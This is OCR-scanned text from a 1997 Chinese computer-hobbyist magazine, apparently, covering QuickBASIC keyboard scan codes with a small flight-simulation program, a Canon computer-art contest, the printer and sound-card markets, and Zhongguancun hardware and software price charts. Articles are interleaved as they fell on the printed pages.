F3=CHR$(0) + CHR$(61)    F9=CHR$(0) + CHR$(67)
F4=CHR$(0) + CHR$(62)    F10=CHR$(0) + CHR$(68)
F5=CHR$(0) + CHR$(63)    F11=CHR$(0) + CHR$(133)
F6=CHR$(0) + CHR$(64)    F12=CHR$(0) + CHR$(134)
ESC=CHR$(27)             Backspace=CHR$(8)
↑=CHR$(0)+CHR$(72)       ↓=CHR$(0) + CHR$(80)
→=CHR$(0)+CHR$(77)       ←=CHR$(0)+CHR$(75)
Insert=CHR$(0)+CHR$(82)  Delete=CHR$(0)+CHR$(83)
Home=CHR$(0)+CHR$(71)    End=CHR$(0)+CHR$(79)
Page Up=CHR$(0) + CHR$(73)
Page Down=CHR$(0) + CHR$(81)
```

除此以外我们还必须掌握一些键盘功能键的组合码，它们通常用于游戏中的状态改编和密码设置。以下是组合键扫描码表

```
Ctrl+F1 = CHR$(0)+CHR$(94)
Ctrl+F2 = CHR$(0)+CHR$(95)
Ctrl+F3 = CHR$(0)+CHR$(96)
Ctrl+F4 = CHR$(0)+CHR$(97)
Ctrl+F5 = CHR$(0)+CHR$(98)
Ctrl+F6 = CHR$(0)+CHR$(99)
Ctrl+F7 = CHR$(0)+CHR$(100)
Ctrl+F8 = CHR$(0)+CHR$(101)
Ctrl+F9 = CHR$(0)+CHR$(102)
Ctrl+F10 = CHR$(0)+CHR$(103)
Ctrl+F11 = CHR$(0)+CHR$(137)
Ctrl+F12 = CHR$(0)+CHR$(138)
Ctrl+右箭头=CHR$(0)+CHR$(116)
Ctrl+左箭头=CHR$(0)+CHR$(115)
Ctrl+Backspace = CHR$(127)
Ctrl+Enter = CHR$(10)
Alt+F1 = CHR$(0)+CHR$(104)
Alt+F2 = CHR$(0)+CHR$(105)
Alt+F3 = CHR$(0)+CHR$(106)
Alt+F4 = CHR$(0)+CHR$(107)
Alt+F5 = CHR$(0)+CHR$(108)
Alt+F6 = CHR$(0)+CHR$(109)
Alt+F7 = CHR$(0)+CHR$(110)
Alt+F8 = CHR$(0)+CHR$(111)
Alt+F9 = CHR$(0)+CHR$(112)
Alt+F10 = CHR$(0)+CHR$(113)
Alt+F11 = CHR$(0)+CHR$(139)
Alt+F12 = CHR$(0)+CHR$(140)
Shift+F1 = CHR$(0)+CHR$(84)
Shift+F2 = CHR$(0)+CHR$(85)
Shift+F3 = CHR$(0)+CHR$(86)
Shift+F4 = CHR$(0)+CHR$(87)
Shift+F5 = CHR$(0)+CHR$(88)
Shift+F6 = CHR$(0)+CHR$(89)
Shift+F7 = CHR$(0)+CHR$(90)
Shift+F8 = CHR$(0)+CHR$(91)
Shift+F9 = CHR$(0)+CHR$(92)
Shift+F10 = CHR$(0)+CHR$(93)
Shift+F11 = CHR$(0)+CHR$(135)
Shift+F12 = CHR$(0)+CHR$(136)
```

不同的语言环境下的键盘扫描码不同，上述数据在 Quick BASIC 下获得。

为了加强大家对操作控制的理解，下面给出一个小程序模拟一个简单的飞行控制场面。


```
REM 飞行场面模拟
SCREEN 12: CLS
r = 50: a = 3.14159 / 180: q = 0
WINDOW (-200, 200)-(200, -200)
DO
 a$ = INKEY$
 SELECT CASE a$
  CASE CHR$(0) + CHR$(77)
   q = q + 1: CLS
  CASE CHR$(0) + CHR$(75)
   q = q - 1: CLS
  CASE CHR$(0) + CHR$(72)
   r = r + 1: CLS
  CASE CHR$(0) + CHR$(80)
   r = r - 1: CLS
END SELECT
x1 = COS(a * (q + 180)): y1 = SIN(a * (q + 180))
x2 = COS(a * q): y2 = SIN(a * q)
LINE (200 * x1, 200 * y1)-(200 * x2, 200 * y2)
x3 = COS(a * (q + 90)): y3 = SIN(a * (q + 90))
x4 = COS(a * (q + 60)): y4 = SIN(a * (q + 60))
x5 = COS(a * (q + 120)): y5 = SIN(a * (q + 120))
x6 = COS(a * (q + 30)): y6 = SIN(a * (q + 30))
x7 = COS(a * (q + 150)): y7 = SIN(a * (q + 150))
a1 = .5: a2 = .3
LINE (r * x4 * a1, r * a1 * y4)-(r * a1 * x5, r * a1 * y5), 2
LINE (r * x3, r * y3)-(r * a1 * x5, r * a1 * y5), 2
LINE (r * x4 * a1, r * a1 * y4)-(r * x3, r * y3), 2
LINE (r * x6 * a2, r * y6 * a2)-(r * x7 * a2, r * y7 * a2), 2
LINE (r * x3, r * y3)-(r * x7 * a2, r * y7 * a2), 2
LINE (r * x6 * a2, r * y6 * a2)-(r * x3, r * y3), 2
LINE (0, 0)-(r * x3, r * y3)
LOOP UNTIL r > 200
END
```

在这个示例程序中，利用键盘扫描码获得游戏者的具体操作。用左右箭头控制摇摆，上下箭头控制飞机的前进和后退。有兴趣的朋友们还可以加上利用其它功能键发射炮弹的场面。

（待续）

Canon 佳能电脑画廊

FUN



蚀与符的作者告诉我:

从某种意义上来说,科学与艺术的追求是相同的:

1 是创造,

2 是完美与精确。

电脑艺术之所以被称为艺术是由于它并非只要学会使用图形设计软件就可进行创作。

把一些图形设计的原素做简单的组合,这既不是创作,也不是艺术,因为它需要人的头脑来完成。然而如若不能最大限度地发挥软件的表现功能,即便有再好的想象力,也创作不出完美的作品。

▲ 蚀(photoshop 4.0)
北京　浩达、四达


▶ 草原牧歌(画笔)
浙江　孙之庆
这是油画还是水彩?
篝火、鲜花和牛羊……




▼ 大山奏鸣曲(画笔)
浙江　孙之庆
高山飞瀑、曲径通幽与涛声、短笛所表现的恬静与喧闹、险峻与安稳的强烈反差。



▼ 符
(photoshop 4.0)
北京
浩达、四达





佳能电脑画廊

竞赛规则和要求：

一、所有电脑爱好者均可参赛。

二、作品需运用电脑图像软件，用电脑设计完成。

三、作品健康、合法。

四、不得侵犯他人版权，否则后果投稿者自负。

五、参赛者必需提供含常见图像格式的磁盘稿一份（可以用通用软件压缩）提供彩色或黑白打印稿；提供作品解说文字、创作软硬件环境 说明参赛组别。

投稿地址及竞赛时间：

一、自公布之日起，到 1997 年 5 月 30 日截稿，以邮戳为准。作品投寄至 北京海淀区白石桥路 48 号（100081）《电脑爱好者》杂志社编辑部，信封注明‘画廊 XX 组”。二、1997 年 6 月评奖，7 月在《电脑爱好者》杂志、《微电脑世界》杂志、《计算机世界》周报上公布结果并按投稿地址通知获奖作者。

评委会设置：

一、评委会由主办单位专家和特邀美术家组成。

二、评委名单将在公布竞赛结果时，同时公布。

特别说明：

一、参赛作品的版权，归参赛者和本次竞赛举办者共同拥有。不得转载于其它媒体上。

二、参赛作品《电脑爱好者》杂志、《微电脑世界》杂志、《计算机世界》周报有权登载在其媒体或其网络电子版上，但需按其标准支付作者稿酬。

三、《电脑爱好者》杂志社有权在自己主办的第四届电脑爱好者城展示活动中，公开展示、非盈利赠送参赛作品的打印件。

四、如对作品商业化销售、搭售，需经作者、主办单位协商同意后进行。

有　奖　竞　赛

朋友，

您尝试过用电脑制作一个绝无仅有、个性十足的贺卡吗？

您幻想过自己设计的图画，飘扬在大街小巷的 T 恤上吗？

甚至，


用您的绘画作品，装点盛大的展示会？

把您的作品，展现给一百多万的电脑爱好者？

即便是美术界的朋友，

您是否愿意品尝一回电脑绘画奇思妙笔绚丽多变的快乐？

您是否愿意品尝一回领袖群伦笑傲电脑画坛的滋味？



现在，您有一个实现这一切的机会：

佳能公司和《电脑爱好者》杂志、《微电脑世界》杂志、《计算机世界》周报面向所有喜欢电脑绘画的朋友，举办“佳能电脑画廊有奖竞赛”。

竞赛类别及作品要求：

第一组 贺卡设计（包括生日卡、圣诞卡等）
要求图像富色彩感，文字说明生动有趣。

第二组：T 恤衫设计
要求构图靓丽，可爱。

第三组：自由创新设计
充分发挥电脑和打印机的潜能，创作出别出心裁的美丽。

共 18 台佳能彩色喷墨打印机静候得主

奖　励

各组分别设：

一等奖　一名

佳能 BJC－610 彩色喷墨打印机　价值约 5000 元

二等奖　二名

佳能 BJC－4200 彩色喷墨打印机　价值约 3000 元

三等奖　三名

佳能 BJC－240 彩色喷墨打印机　价值约 2000 元


纪念奖　三十名

贺卡设计精品 CD 图库一盘（附有专用打印纸）
或 T 恤衫设计精品 CD 图库一盘（附有专用打印纸）
价值约 150 元

鼓励奖

凡认真参赛者均可获得精美纪念品一份。

打印机的改朝换代



□本刊记者　闻武

1996 年是计算机市场最活跃的一年，家用计算机市场凭借连续降价的东风，日趋火爆，销售额大幅度增长。而打印机市场，也随之不断升温。据慧聪集团公司的一份商情调查显示：1996 年北京中关村最为畅销的是台式 PC 机，其次就是打印机。1996 年打印机的销售总量较上一年平均增长了 25%，其中 ESPON 公司的各类针式打印机的销量高居榜首。同时，喷墨和激光打印机的销量上升势头越来越猛，其中喷墨打印机由于克服了针打的噪音大、精度低的缺点，又有性价比高，及突出的彩色打印功能，再加上大幅度的降价，使得这种打印机越来越受欢迎，大有替代针打的气势。市场上各个厂商、经销商无不在喷打上大下苦功。新产品、新型号不断涌现，并且针对家用机市场，开发了很多经济型、效益型的商品，使家用型彩色喷墨打印机占据了市场主导地位。各个厂家基于对市场不同的理解，设计、开发了各具特色的彩色喷墨打印机。很多机型面向小型办公和家庭办公(SOHO：Small Office and Home Office)，这类打印机具有价格合理、质量可靠、操作简单无噪音的特点，据专家预测：它必将代替针式打印机的龙头老大地位，而成为国内打印机市场的主导产品。

美国 LEXMARK 公司授权北京四通集团，而面向中国市场设计开发的 SOHO 型彩色喷墨打印机——“四通利盟 LEXMARK CJ－1020 和 CJ－2050”，具有简洁优美的流线型外观设计，采用热喷墨式打印头。CJ－1020 采用专利的分辨率增强技术，具有 600＊300dpi 彩色和单色的高分辨率，特有的普通纸彩色打印效果突出，还可以打印胶片、贺卡等，语音提示及屏幕控制，使安装和操作非常简单。打印驱动仿真 HP500C，更为其应用提供了广阔的空间。CJ－2050 具有每分钟 5 页的激光打印速度，600＊600dpi 的分辨率可提供照片级的打印质量。热喷式彩色及黑色墨盒双头设计，可同时安装单色和彩色双墨盒进行打印，使打印更方便、快捷，而无须经常更换墨盒。使用双向通讯端口安装及反馈信息，使您在设置和使用过程中可随时了解打印机的工作状态，非常方便。再配上相应的软件，可以进行标签制作，照片图像处理，贺卡制作，证书奖状打印以及连环画设计等，可说是家庭、办公室以及商业打印的极佳选择。

佳能公司一贯把市场定位于个人及小型办公室，生产了很多品牌的黑白彩色多用喷墨打印机。如 BJC－210S 就是其中一种比较出色的机型，无论是工作、家居或者仅仅是娱乐，都能提供卓越的性能和使用价值，是一台人人能拥有的打印机。打印分辨率一般为 360＊360dpi，在使用平滑功能时可达 720＊360dpi，打印速度能与激光打印机相媲美－3－4 页/分钟，一个 updated 的打印驱动就能确保所有文件、图形及图像的打印再现，新的 BJ Setup Utility 借助于友好的用户界面，可以使配置更切合需要。不到 1500 元就能拥有台 BJC－210S。佳能人颇有想象力，为开拓一个崭新的打印天地，而提出了一个颇具诱惑力的新概念“快乐打印”：利用众多品质不同的打印介质而完成出色的打印。使用佳能 T 恤转印介质(TR－101)和一个电烫斗，就可以用打印机在 T 恤衫上制作图案；更令人心动的是利用佳能的打印贺卡专用高光纸(GP－101)可以打印各种卡片(如贺卡、生日卡或情人卡等)；用 FS－101 纤维纸，可以在棉织品上进行创作打印，为自已的生活增添无限情趣；在办公室，佳能的专用透明胶片(CF－102)可以使您自已制作投影胶片、灯箱片。继“快乐打印”之后佳能又推出了“Photo 打印”，同时推出了 Photo 系列打印机：BJC－240、BJC－4200、BJC－4550。Photo 打印机的可交替使用的打印墨盒体系及多种墨盒构件，为用户提供了一个简单有效的途径选择不同的打印方式：鲜明彩色和高速高分辨率的黑白。而且所有的 BJ 墨水均防水、防褪色。

惠普公司在打印机方面，自 1984 年以来，在全世界已经售出了 3 千万台。特地针对小办公室及家庭，推出了 HP DeskJet 200、Hp DeskJet 690C 和 DeskJet 870Cxi 等黑白彩色多功能打印机。DeskJet 690C：采用热敏喷墨打印头，四种色彩标准，可在卡片、白纸、条幅(最长达 5.5 米)招帖，标签打印，甚至可转印图画打印，双面打印技术可轻而易举地打印报表、小册子、名片、请柬、传单和通讯刊物等，迷人的黑白彩色打印能确保您得到逼真的图像。使用 HP Colour Smart 每次打印自动调整最佳色彩，可轻松地完成打印工作。最佳特点是无需特殊的打印纸；DeskJet 870Cxi 快速黑白输出达 8 页/分钟，彩色输出达 4 页/分钟，并提供 26 种内置向量字体和超过 150 种 TrueType 字体，有为信件、报告和演讲材料增添字体的功能。并能与多种介质兼容，胶片、普通纸、手册双面打印，效果都很好；DeskJet 200 凭借高质量的可靠性和优秀的性能价格比，而成为很多用户的首选机型。这些都是非常优秀的喷墨打印机。

声音卡的功能与选择 (续)

□安徽 鄂大伟

(上接 1997 年第 1 期)

3.MIDI 声频

MPC 技术指标要求所有的声音卡支持 MIDI 标准,由于 MIDI 文件占空间极少,因此很多游戏伴音都以 MIDI 存放。对于一块声卡,首先看有无 MIDI 合成器,若有还要看 MIDI 输出采用何种合成方法。较便宜声音卡用 FM(调频) 合成器演奏,它使用了 OPL－3 这样的应用于电子琴的流行合成器芯片。音效与原有音乐相去很远,而且不能模拟人声及自然的鸟语兽鸣,属中低档产品。

高档产品用“波表(WAVE TABLE)"技术,它的音质明显优于旧的调频合成(FM)方法,比较这两种声卡的音色就如同拿一个原作与一个复制品进行比较。波表技术以‘高解析度"数码方式录下真实乐器的声音,把其存储在 ROM 中,播放 MIDI 时,根据所指示的乐器到波表中查询该乐器的资料,经过类比数字转换器 DAC 转换为声音方式,可以达到令人满意的音乐效果。

此外,支持通用 MIDI 标准很重要,这是一个定义 128 种指定音乐声音的数字表示的标准,它使得 MIDI 装置在广范的范围内相互兼容。如果声卡不支持通用 MIDI 标准,MIDI 文件可能发出不出正确的声音。

4. 数字音效处理器 DSP

DSP 芯片是一种可编程芯片,通过软件安装新的指令后,它就能够升级。它可以营造出丰富逼真的音效。DSP 使得声卡能处理以往许多组件分别处理才能完成的任务。在声卡中,DSP 用于 FM 合成、实时音频压缩以及加入回声等。它能将来自 ADC(数模转换器)的信号加以处理,改变成需要的形式。例如利用 DSP 可将两个不同的声音连接,或对声音进行编辑修改,如加上回音效果。

5.ASP(高级数字信号处理器)功能

在 SB16 以上声卡中,增加了 ASP 的功能,拥有 ASP 芯片的声卡可以实现 180 度立体声扩展和更强

“折一千对纸鹤,结一千颗心愿”,一首旋律优美的流行歌曲幻化为一个打印机的名字,作为我国第一台自行开发生产的喷墨打印机“千纸鹤”SV－868 来说,它在全国的售价仅为 986 元,是当前市场上最便宜的喷墨打印机。与佳能的 BJC－210S 的立式机型相反,千纸鹤呈卧式楔形,重量只有 1.8Kg,外形设计小巧,上下两个盖板,分别用于送纸和装卸喷墨头,控制面板有些类似于针式打印机,操作简便。使用了惠普的 HP51604A 喷头,随机热泡式专利打印技术,其余部件全部实现了国产化,它采用的技术成熟、制造成本低,控制简单。打印宽度为 180mm,分辨率为 384＊192dpi,在使用中,用户会发现它的一个明显的特点:就是打印驱动程序用 LQ1600K 的就足矣,这无形当中,给用户省掉了再安装的麻烦。“千纸鹤”的设计思想与国外同类产品具有很大不同。相比较而言,它在功能方面要弱于国外的同类产品,但无论从整机价格,还是从打印成本都有明显的优势。对于很多用户来说也是很好的选择。

在喷墨打印机市场中,我们还看到 EPSON 这位打印机生产大家生产的 MJ－850K 中文窄行喷墨打印机,它采用“超精微墨水(EPMACH)”技术,可自动进行理想色彩配置的打印驱动程序,实现了准 720dpi 打印,使打印效果更出色,并降低了运行成本。

激光打印机近三年呈加速发展之势,国内市场以每年 50%的速度增长。惠普公司在 1996 年 11 月推出了世界第一台多原稿网络打印机－HP LaserJet5Si,可同时打印多份内容相同的原稿,它使用一次传输技术(HP Transmit Once)以智能方式接收并存储打印数据于内部磁盘中,工作信息只在网络上传输一次,这种技术可以减少网络占用时间和应用等待时间,打印效率高、成本低、质量好,可以取代复印机。打印分辨率为 600＊600dpi,有 120 级灰度,可打印清晰的文本和图形,使产生的文稿质量远远高于复印稿的质量。这种打印机的另一个突出特点是还能对文件进行校对、装订和复制,需要多份报告的用户可以在一步而不是几步,就可打印并准备好分发。激光打印机由于价格较高,机型相对笨重,还未掀起大的波澜。但随着市场的发展,它一定会找到自己的生存空间。

总之,面对巨大的国内市场,国内外主要电脑外设厂商均纷纷推出各自的打印机产品。而且产品各具特色,随着市场竞争的加剧,一个更加繁荣的市场正在出现。打印机市场的改朝换代已初露端倪。

的语音识别及压缩解压缩功能。SB16 是声霸卡中的高档产品,它先进的信号处理器(ASP)代替了 DSP,它能对立体声进行 16 位和采样率高达 44.1KB 的数字化,而使声音卡的音质与激光唱盘一样,它能用硬件手段实现音频数据的压缩和解压缩,以节省 CPU 的开销,而且操作速度非常快,以前 1 秒钟的语音要占 8K 字节,压缩后只要 500 字节。此外,可以通过编程来加入回声、混响、淡入、淡出等效果。ASP 的另一个功能是可在时间上压缩或拉长声音样本,你也许有这样的体验,在老式转盘式唱机放唱片时,若唱盘转速不稳定,音乐将明显变调。ASP 的这个特点使得其在快放或慢放时数字音频不会改变其音调。ASP 的强有力信号处理器能力为声霸卡增进语音识别功能提供了可能。SB16 ASP 的混合器也有改进,它能混合 10 个通道的声音,并可控制音调。SB16 与 SB16 ASP 的不同是它没用 ASP 芯片,因此由软件来实现数据压缩和解压,速度会稍慢。

6. 连接子卡的功能

所谓子卡,是某些声卡与其配套板卡进行连接,其目的是增加声卡的音效功能。例如我们前面所讲的波表技术,其真实的乐器音色记录在声卡的 ROM 中,ROM 的容量有限,要想增加新的音色,可将声卡与子卡相连,这种配置方案的最大优点是适应性与灵活性。与 SB16 声卡有关的子卡有:

WAVE BLASTER 卡,它可以加接到 SB16 和 SB16 ASP 上,以改善所生成的音乐质量。卡上有 4MB 存储器,存放了许多称为乐器音库(SOUND BANK)的 MIDI 文件,其中包括 128 种乐器音,18 种打击乐器和 40 种音效。另外,此卡实现 32 种声音的多韵律回放,即同时播放 32 种声音。

MIDI Blaster 也是一个子卡,不过它放在 PC 外部,可连到具有 MIDI 接口的任何音频上,它提供 128 种乐器音,92 种打击音和 46 种音效,能实现 20 种多韵律回放。

如果你原来使用的是调频合成声卡,并想升级为波表品质的声音,也许你不必将调频合成声卡丢弃,这时你要检查一下 WACE BLASTER 子卡是否与你的声卡相兼容,一般独立的声卡都能接受任意与 WAVE BLASTER 兼容的子卡。

7. 三维(3D)音效

只知道有三维的空间,那么音效还有三维吗?是的,我们每天听到的声音是三维的,即你能感受到声源来自的前后左右以及上下的方向,而我们目前所谓的立体声只有两个声道,假设你面对音箱稍加注意,就能听出这个声音是来自左边音箱或是右边音箱的,而决不会感觉到这个声音来自背后或是来自上方的,所以这种立体声与真实的音源方向还有差别。

3D 声卡是指具有环绕立体声的声卡,这种环绕效果创造了来自扬声器以外声源的戏剧般的错觉,使听众感到声音来自周围各个不同方向,播放音乐时如同一支管弦乐队在你面前现场演奏。除 Sound Blaster AWE32 声卡具有 3D 音效外,全球第二声卡制造商 AZTECH 公司推出的具有内置的 3D 音效的 Sound Galaxy WaveRider PRO 32-3D 也是一个不错的声卡,明丽的 3D 音效来自 SRS(声音校准系统)与 WaveRider 声音技术的完美结合,该卡通过一对普通音箱,就可为 PC 播放系统带来 3D 音效,无论录制还是播放音乐,视频游戏还是其它任何音源,都无需任何特殊编程。

8.I/O 设备的支持

一般的声卡都设有 CD-ROM 接口,一般有两种接口,一种是 SCSI,这种接口的好处是不用考虑 CD-ROM 的品牌,只要能支持 SCSI 就可以了。另一种是 AT-BUS 接口,这些接口包括 IDE,PANASONIC,MTMSUMI,SONY 等与 CD-ROM 的接口。

此外,还要考虑是否有游戏操作杆接口、麦克风输入、音箱输出。这是一般用途的标准规格,大部分声卡都支持这些功能。不过也有个别高级声卡不能外接音箱,因为它已经假设音箱会外接到扩音器或带有扩音功能的音箱,而不用浪费空间去设计扩音器的电路。

9. 即插即用

随着 Win95 的流行,已有一些用户将多媒体环境建立在 Win95 平台上,为适应这种变化,新一代的支持 Win95 即插即用功能的声卡已经上市,这种产品有 SOUND BLASTER AWE32 PnP AD LID 公司的 ASB 3D Wave PRO 等,它们在易用性方面有很大提高。只要你打开包装,将声卡插入扩展槽中,马上就能听到音乐,省去了繁琐的安装声卡的过程。

10. 系统参数的可调性


为避免 I/O 地址、DMA、IRQ 的冲突,音效卡要有相当的可调性,当然最好是利用软件进行调整,否则有可能要对着手册去调整硬卡 JUMPER(跳线)。

11. 随卡软件

声卡都应带随卡软件,购买时要注意软件是否齐全,否则无法进行软件安装。这些软件提供的功能至少应包括录音软件,WAV,CD 及 MIDI 播放软件,混音器、WAV 文件编辑器、MIDI 五线谱编辑器等。较高档的声卡还应提供特殊效果播放器、文字阅读软件及语音识别软件等。随卡软件很重要,一块声卡的技术指标再高,但缺乏应用软件,也很难发挥其特长。

我们已置身于多媒体时代,如果不受经济能力限制的话,请不要在声音的质量上让步。

(全文完)



□本刊记者 赵健

一、硬件流行排行榜

(采自中关村电子配套市场,1997.1.25)

配件种类	规格	价格	规格	价格
CPU	Intel120MHz	1020元	Cyrix P150+	1050元
内存条	现代8MB4片EDO	210元	8MB16片	205元
主板	中凌ATC-2000	1050元	微星MS-5128Hx	1030元
硬盘	希捷1.7GB	1600元	富士通1.2GB	1350元
光驱	高仕达4速	650元	美上美4速	580元
软驱	SONY	170元	美上美	170元
显示卡	Tr-9680	220元	Tr-9685	430元
声卡	同维16位	145元	花王100	150元

二、软件流行排行榜

(连邦软件中心提供,1997.1.25)

类别\名次	1	2	3
系统软件/中文平台	UCDOS	WIN95	中文之星
语言及开发工具	V-FoxPRO	Visual C++	Turbo CAD
文字处理电子报表	理德轻松排版	五笔字型	CCED5.03
信息管理MIS工具	雅奇MIS	王特MIS	博石大管家
工具软件	KV300	整人专家	病毒克星
CD/多媒体	双语系列	光谱系列	亚珲洛克系列
教育软件	开天辟地	轻松背单词	鸿达教育系列
游戏/娱乐	命令与征服	仙剑奇侠	长弓阿帕奇

三、排行榜英雄点评

Intel 120Mhz CPU 以其高知名度的品牌和出众的性能,深受消费者喜爱,本期再次入主排行榜是情理之中的事;Cyrix P150+CPU 能与其在榜中同乐,有三个原因,一是其品牌经过厂家的广为宣传,形象已渐渐深入人心;二是经过广大电脑爱好者的测试比较和实际应用,其性能的确不菲,而且新一代的芯片如 Cyrix 6x86L P150+采用了双电压设计,内部电压仅2.8伏,授对手以柄的微处理器发热和功耗大问题得到了有效的遏制,三是价格之低极为诱人,仅1050元,比Intel 120Mhz CPU 只多30元,其性价比当推CPU阵营中的矫矫者。

中关村配套电子市场柜台内的内存条,品牌标志一般不甚明显,但总体质量还说得过去,其中韩国现代和三星的EMO DRAM 较好,只要条上印鉴清晰,可以放心采购。

本期奔腾主板排行榜变化最大,老将纷纷落马,新秀依次登场,板面的更新很大程度上是受《中国计算机报》上海评测中心1996年底主板评测结果的影响。根据上海评测中心发布的消息,微星MS-5128HX,中凌ATC-2000HX等主板因均具备完整的双电压设计,在稳定性,兼容性,扩容性,全板设计和速度等方面,有较好的综合成绩,分别被评为推荐产品和信得过产品。借助自身相对较高的性能和外部媒体宣传的力量,几乎默默无闻的微星一夜间升上了天空,而名气颇高的联讯和海洋主板,其在上海的表现相对参评商的心愿而言应该说不甚理想。

硬盘过去几乎是由Seagate 和Quantum 一统天下,但最近来自樱花之乡的日本富士通1.2GB硬盘,以其5400R/Min的高速,远远超越了3600R/Min的希捷,更加快速地投进了购买者的怀抱。据实际应用,富士通1.2GB的硬盘平均寻道时间比希捷约快10%,数据传输率快10%,噪声极低,而价格相差无几。爱好者若有兴趣,可向经销商进一步询问富士通硬盘的寿命和售后服务情况。

显示卡Tr-9680的询价声和报价声,一月份几乎掩盖了配套市场内多媒体音箱经销商播放出来的小曲声。Tr-9680良好的软解压效果使经销商底气十足,它同Pentium 100MHz CPU 配合可以得到相当流畅的图像,同Pentium120联手的解压速度高达45祯/秒。Tr-9685显示卡借Tr-9680不错的口碑,加上3D和电视输出功能等,也颇受电脑爱好者青睐。

一月的中关村电子配套市场,由于受到第六代MMX多媒芯片即将进入国内投放市场、Intel公司二月份预定的微处理器降价、春节期间产销商休假,配件供不应求、《中国计算机报》评测结果的发布等因素的影响,主要配件价格有升有降,波动频繁。很多经销商由于吃不准价格变化趋势,担心配件无法及时卖出,砸在手里赔本,一般采取了少量多次的进货原则,随进随出。种种迹象说明,二月,最迟三月,电脑兼容机配件市场将有一次较大的振动,随后很可能波及到整机市场。1997年3月,计算机市场‘风雨送春归”。

自己攒电脑可行吗？

编者按：不知你是否有过自己攒一台电脑的念头，后来你真的这么做了吗？我想，自己攒一台电脑对于一个电脑爱好者来说无疑是一次令人兴奋的经历。不管你是出于什么原因——囊中羞涩？想一试身手？……是否自己攒机，对你来说都是一个重要的决定。让我们一起来看看攒过机器的朋友是怎么看待这个问题的。

A 君：自己攒电脑好处多

目前，在国内的计算机市场上，组装机的市场占有率虽然有所下降，但是其所占市场份额仍是不容小视的，究其原因，我认为主要有以下几点：

